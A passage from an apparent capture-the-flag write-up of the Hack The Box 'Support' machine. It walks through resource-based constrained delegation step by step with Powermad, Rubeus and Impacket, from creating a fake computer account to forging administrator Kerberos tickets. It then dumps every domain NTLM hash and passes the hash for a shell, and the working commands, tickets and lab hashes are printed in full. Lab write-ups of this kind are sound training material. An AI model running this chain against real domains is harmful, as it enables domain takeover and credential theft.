msds-isdomainfor                            : CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=support,DC=htb
lockoutobservationwindow                    : -18000000000
iscriticalsystemobject                      : True
maxpwdage                                   : -9223372036854775808
msds-alluserstrustquota                     : 1000
distinguishedname                           : DC=support,DC=htb
objectclass                                 : {top, domain, domainDNS}
pwdproperties                               : 1
gplink                                      : [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=support,DC=htb;0]
name                                        : support
wellknownobjects                            : {B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=support,DC=htb, B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Program Data,DC=su
pport,DC=htb,
                                              B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=support,DC=htb, B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrincipals,DC=su
pport,DC=htb...}
serverstate                                 : 1
nextrid                                     : 1000
objectsid                                   : S-1-5-21-1677581083-3380853377-188903654
msds-behavior-version                       : 7
fsmoroleowner                               : CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=support,DC=htb
repluptodatevector                          : {2, 0, 0, 0...}
uascompat                                   : 0
dsasignature                                : {1, 0, 0, 0...}
ridmanagerreference                         : CN=RID Manager$,CN=System,DC=support,DC=htb
ntmixeddomain                               : 0
whenchanged                                 : 11/29/2025 2:18:56 AM
msds-perusertrusttombstonesquota            : 10
instancetype                                : 5
lockoutthreshold                            : 0
objectguid                                  : 553cd9a3-86c4-4d64-9e85-5146a98c868e
auditingpolicy                              : {0, 1}
msds-perusertrustquota                      : 1
systemflags                                 : -1946157056
objectcategory                              : CN=Domain-DNS,CN=Schema,CN=Configuration,DC=support,DC=htb
dscorepropagationdata                       : 1/1/1601 12:00:00 AM
otherwellknownobjects                       : {B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=support,DC=htb, B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Service Accounts,DC=support,DC
=htb}
creationtime                                : 134088563363933060
whencreated                                 : 5/28/2022 11:01:46 AM
minpwdlength                                : 7
msds-nctype                                 : 0
pwdhistorylength                            : 24
dc                                          : support
msds-masteredby                             : CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=support,DC=htb
usncreated                                  : 4099
subrefs                                     : {DC=ForestDnsZones,DC=support,DC=htb, DC=DomainDnsZones,DC=support,DC=htb, CN=Configuration,DC=support,DC=htb}
msds-expirepasswordsonsmartcardonlyaccounts : True
masteredby                                  : CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=support,DC=htb
lockoutduration                             : -18000000000
usnchanged                                  : 90142
modifiedcountatlastprom                     : 0
modifiedcount                               : 1
forcelogoff                                 : -9223372036854775808
ms-ds-machineaccountquota                   : 10
minpwdage                                   : -864000000000
We see confirmation that we can:
1
ms-ds-machineaccountquota                   : 10
We also want to check that the msds-allowedtoactonbehalfofotheridentity is empty:
1
2
3
4
Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | select name,msds-allowedtoactonbehalfofotheridentity | fl

name : DC
msds-allowedtoactonbehalfofotheridentity :
The attack
Step 1: Create a new computer account
Using the New-MachineAccount command within Powermad to create a new computer account named TrufflePC:
*Evil-WinRM* PS C:\Users\support\Documents> New-MachineAccount -MachineAccount TrufflePC -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
[+] Machine account TrufflePC added
Step 2: Retrieve the Computer’s SID
Save the SID (Security Identifier) of the newly created computer object:
*Evil-WinRM* PS C:\Users\support\Documents> $ComputerSid = Get-DomainComputer TrufflePC -Properties objectsid | select -Expand objectsid
*Evil-WinRM* PS C:\Users\support\Documents> $ComputerSid
S-1-5-21-1677581083-3380853377-188903654-6102
Step 3: Build a Security Descriptor
Build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Here we are creating a Security Descriptor in SDDL (Security Descriptor Definition Language) format that grants permissions to our fake computer (TrufflePC). The string above breaks down as:
O:BA- Owner: Built-in AdministratorsD:- DACL (Discretionary Access Control List) follows(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SID)- Access Control Entry granting our computer account rights including:- Create/Delete Child objects
- Read/Write Properties
- Full control necessary for impersonation The security descriptor is then converted to binary format that can be written to Active Directory.
Step 4: Configure the Delegation
Set this newly created security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the target computer account:
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
This modifies the Domain Controller’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute to include our fake computer’s security descriptor. This tells Active Directory: “Allow TrufflePC to impersonate any user when authenticating to the DC.”
Authenticate as our newly created TrufflePC
Here we’re usingRubeus to get the hash of TrufflePC:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
C:\programdata> .\Rubeus.exe hash /password:Summer2018! /user:TrufflePC /domain:support.htb

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Calculate Password Hash(es)

[*] Input password             : Summer2018!
[*] Input username             : TrufflePC
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTBtrufflepc
[*]       rc4_hmac             : EF266C6B963C0BB683941032008AD47F
[*]       aes128_cts_hmac_sha1 : 71E484F4A513E11DCE42D7288E8A8F29
[*]       aes256_cts_hmac_sha1 : 82BD605F84A75A800DE3B7DF347CF5BA761AEA89284A4C418CD3ED5EA7555785
[*]       des_cbc_md5          : 6ECE9D9D20EFB3EC
We use the rc4_hmac hash and then pass it to Rubeus so we get a ticket for administrator.
Here’s what the following command is doing:
s4u: Performs theS4U2SelfandS4U2ProxyKerberos extensions/user:TrufflePC$: The fake computer account we created (Computer accounts end with$in Active Directory)/rc4:EF266C6B963C0BB683941032008AD47F: The NTLM hash of the passwordSummer2018!/impersonateuser:administrator: The high-privilege user we want to impersonate (We’re requesting tickets as if we were the Administrator)/msdsspn:cifs/dc.support.htb: Service Principal Name we want to accesscifs= Common Internet File System (SMB file sharing)dc.support.htb= target Domain Controller
This ticket will let us access SMB shares on the DC as Administrator
/ptt: Pass-The-Ticket. Automatically injects the obtained ticket into the current session (makes the ticket immediately usable without manual import)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe s4u /user:TrufflePC$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using rc4_hmac hash: EF266C6B963C0BB683941032008AD47F
[*] Building AS-REQ (w/ preauth) for: 'support.htb\TrufflePC$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFcDCCBWygAwIBBaEDAgEWooIEhjCCBIJhggR+MIIEeqADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD
      AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBEAwggQ8oAMCARKhAwIBAqKCBC4EggQq60VfrRmh
      cjyeIqZJq2VuTaACczC/Znijs6i5vVPeF1Ci+I6g2t5tO/9qtDdrGATa4NAsgExxHnZsaDEjFzS7ktnc
      AXEOYtuBPp3nMZgtXES+t30+dXh1EUcw22GG/06lxOzYS//cQaIQDlDRivfhMiPnVDXNWSXXHpOWmL/1
      dH0frRytiRbLqrLD+UEB63Xw3XhINN4z5SsQLOzO4tcdnt4TxlbHTBZJioz/TmJ7OJRicGICWdeCdvfZ
      IRN5Nsg5N3Fa9CMTJKzFnclqvvjCQa0Bwqv7kMhyuG4mAbluy8zUUoJnqCBXk72lfDk89nQ9faiRQ4/Z
      O87qSe8+TGAusezveQ8Ls7m44WeqFgndpWf+riYDaeR7VLzzVMNjqeinLSHnZKZamuhN6NCa4iRlOlmC
      JKMEfCyjziTIOmxwo78Jtj90G7ShtViWLabfNWbPiv+fxxoV7DwZ1lTSIo1XR41ZkNmAZkXcw8GHTXIn
      YX4ygWUzNzfq6yM448GjX2KrOeHrhezSo52BnJNHG65Hq8/H+z0AGIDDXkCd79fOiNogALLVVQEUfTu1
      lWeihQBzRKoiJu0aTmViyFW+knSy7MmE4tC8pRMeVnfYq1kONMPpnv1e2Sg5H5JobGTKfdqD276B+owe
      qe//Mm8+LVdAav5wxDa2jd+9yYWhwdpvlbHVL68NDhdAfOQb19Mxi9ffUi0Ch53vKVtSMN+oaXiYQ6Nw
      C0U6wgqX/Oq9zGpLc/5PXbwCbCySe/2uie0TeJXG+n0lCpnEy3RaV2Nha5YP73FW4HV34AXXGf71p49Q
      0scJ9zHNWLQ5HGKeX7GvVBuMKALUt87rGQsE6VpQNRVG7flMuZI4MH12ikcicKm9x4Mifisya1vLdXWq
      jboo2+MiyFKaL/o9YXzfJrum/UO04FSqHeYHXMsd+ewhis18s87ZduCRdpp44ACYha9tO7whw6BINOLz
      9BPUcey0cKG5zOuA6VITvR2wvboq9U7VTQVOld+G8yxjRnEiuTnOHbnjqYplo/g+4p0ScBBDVkc4ecVK
      0U5Fty8l9xKRW+lIo7xX95VS4oKC4vcvk1Or5R4hDJo0WcXQjpKPAmfxBX/I4wsJNZBRNWT5V7TeAmxL
      tDTY6fNLZLrn82COWPvoUskIvY+egPG5Wq7u3eOToqEASKf4bVVceb52sR8jY4c9ZwRHwpaCa3uC/uSW
      kpdiqXdN8j9FDquf2E1VhJmDZUnpRsqVibpLnWorNR1po1+iIXXyQBPuuZRWHB/a66KsjPwj1PICKygR
      ELH5zCTPyVCN9/hPu6GSu2p+hJRkXglW2STX7F1PO72pBttI5w/47QR6ifLIHLjHTZemHZ2O9dYHdwVt
      TigkaOeIN/xsAGZ8jaW2ujrXcZd21gk0dl2wzjOFJj1wbAiTmEztRaOB1TCB0qADAgEAooHKBIHHfYHE
      MIHBoIG+MIG7MIG4oBswGaADAgEXoRIEEO2pg9TSdyohFz50RSNWcZWhDRsLU1VQUE9SVC5IVEKiFzAV
      oAMCAQGhDjAMGwpUcnVmZmxlUEMkowcDBQBA4QAApREYDzIwMjUxMTI5MDMxMzA2WqYRGA8yMDI1MTEy
      OTEzMTMwNlqnERgPMjAyNTEyMDYwMzEzMDZaqA0bC1NVUFBPUlQuSFRCqSAwHqADAgECoRcwFRsGa3Ji
      dGd0GwtzdXBwb3J0Lmh0Yg==


[*] Action: S4U

[*] Using domain controller: dc.support.htb (::1)
[*] Building S4U2self request for: 'TrufflePC$@SUPPORT.HTB'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'TrufflePC$@SUPPORT.HTB'
[*] base64(ticket.kirbi):

      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
      GwpUcnVmZmxlUEMk

[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

      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
      MBYbBGNpZnMbDmRjLnN1cHBvcnQuaHRi
[+] Ticket successfully imported!
Like many others, I had trouble using this ticket immediately.
Rubeus does show that the ticket is in our session:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
evil-WinRM* PS C:\programdata> .\Rubeus.exe klist

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0xfe8e2

  UserName                 : support
  Domain                   : SUPPORT
  LogonId                  : 0xfe8e2
  UserSID                  : S-1-5-21-1677581083-3380853377-188903654-1105
  AuthenticationPackage    : NTLM
  LogonType                : Network
  LogonTime                : 11/28/2025 6:44:30 PM
  LogonServer              : DC
  LogonServerDNSDomain     : support.htb
  UserPrincipalName        : support@support.htb

    [0] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 11/28/2025 7:13:06 PM ; 11/29/2025 5:13:06 AM ; 12/5/2025 7:13:06 PM
      Server Name       : cifs/dc.support.htb @ SUPPORT.HTB
      Client Name       : administrator @ SUPPORT.HTB
      Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
As a work around, we can copy and paste the last ticket Rubeus generated and save it as admin.kirbi.b64 (making sure to remove all spaces). We can then base64 decode it into ticket.kirbi:
1
base64 -d admin.kirbi.b64 > ticket.kirbi
Convert it into the proper format:
1
2
3
4
5
ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.9.25.dev1+20220119.101925.12de27dc - Copyright 2021 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
We can load our ticket into the KRB5CCNAME environment variable - which tells Kerberos-aware tools where to find the Kerberos ticket cache file, and then use the impacket tool psexec.py to get a shell as admin.
1
2
3
4
5
KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass

..SNIP..

C:\Windows\system32>
Boom!
We’ll grab root.txt:
1
2
C:\Users\Administrator\Desktop> type root.txt
c7238032************************
Done…or not quite. After poking around at the box to better understand the attack above, I stumbled onto another method of getting access to root.txt
Easier (?) method:
The attack
Step 1: Create a fake computer account
1
2
3
4
5
6
addcomputer.py -computer-name 'TRUFFLEPC$' -computer-pass 'Summer2018!' \
  'support.htb'/'support':'Ironside47pleasure40Watchful' \
  -dc-ip 10.129.230.181
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account TRUFFLEPC$ with password Summer2018!.
Step 2: Configure RBCD delegation
1
2
3
4
5
6
7
8
9
10
rbcd.py -delegate-from 'TRUFFLEPC$' -delegate-to 'DC$' -action write \
  'support.htb'/'support':'Ironside47pleasure40Watchful' \
  -dc-ip 10.129.230.181
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] TRUFFLEPC$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     TRUFFLEPC$   (S-1-5-21-1677581083-3380853377-188903654-6102)
Step 3: Get a service ticket impersonating Administrator
1
2
3
4
5
6
7
8
9
10
getST.py -spn 'cifs/dc.support.htb' -impersonate Administrator \
  'support.htb'/'TRUFFLEPC$':'Summer2018!' \
  -dc-ip 10.129.230.181
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
Step 4: Use the ticket to dump all domain hashes including the Administrator hash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
export KRB5CCNAME=Administrator.ccache
secretsdump.py -k -no-pass dc.support.htb -just-dc-ntlm
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6303be52e22950b5bcb764ff2b233302:::
ldap:1104:aad3b435b51404eeaad3b435b51404ee:b735f8c7172b49ca2b956b8015eb2ebe:::
support:1105:aad3b435b51404eeaad3b435b51404ee:11fbaef07d83e3f6cde9f0ff98a3af3d:::
smith.rosario:1106:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
hernandez.stanley:1107:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
wilson.shelby:1108:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
anderson.damian:1109:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
thomas.raphael:1110:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
levine.leopoldo:1111:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
raven.clifton:1112:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
bardot.mary:1113:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
cromwell.gerard:1114:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
monroe.david:1115:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
west.laura:1116:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
langley.lucy:1117:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
daughtler.mabel:1118:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
stoll.rachelle:1119:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
ford.victoria:1120:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d6966f53f461dc9153d69ee34dbd8cb2:::
TRUFFLEPC$:6102:aad3b435b51404eeaad3b435b51404ee:ef266c6b963c0bb683941032008ad47f:::
[*] Cleaning up...
Step 5: Use the Administrator hash to authenticate
1
2
3
4
5
6
7
8
9
10
11
evil-winrm -i support.htb -u Administrator -H bb06cbc02b39abeddd1335bc30b19e26

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
support\administrator
For me, this feels far less messy. With that being said, I’m unsure about OPSEC as dumping all domain hashes has got to be noisy, but i’ll save the OPSEC concerns for when i’m going through the CRTO course.
As always, thank you for coming along for the ride. I hope you learnt as much as I did.
Until next time.